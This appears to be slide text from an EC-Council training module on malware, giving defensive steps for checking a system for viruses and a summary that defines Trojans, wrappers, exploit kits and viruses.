Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



# Penetration Testing for Virus (Cont'd)



- If suspicious activity is found, **isolate infected system** from the network immediately to prevent further infection
- Run the anti-virus in **safe mode** and if any virus is detected, set the anti-virus to **quarantine** or **delete infected files**



# Penetration Testing for Virus

(Cont'd)



Set the Anti-virus to quarantine or delete infected files



- Install **another anti-virus** and scan the system for viruses
- If virus is found set the anti-virus to **quarantine** or **delete** the infected files
- If virus is not found, format the system with a clean **operating system** copy
- **Document all the findings** in previous steps; it helps in determining the next action if viruses are identified in the system



# Module Summary



- ❑ Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud
- ❑ Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- ❑ A wrapper binds a Trojan executable with an innocent looking .EXE application such as games or office applications
- ❑ An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- ❑ A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- ❑ Viruses are categorized according to what do they infect and how do they infect
- ❑ Awareness and preventive measures are the best defences against Trojans and viruses
- ❑ Using anti-Trojan and anti-virus tools such as TrojanHunter and Emsisoft Anti-Malware to detect and eliminate Trojans and viruses

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.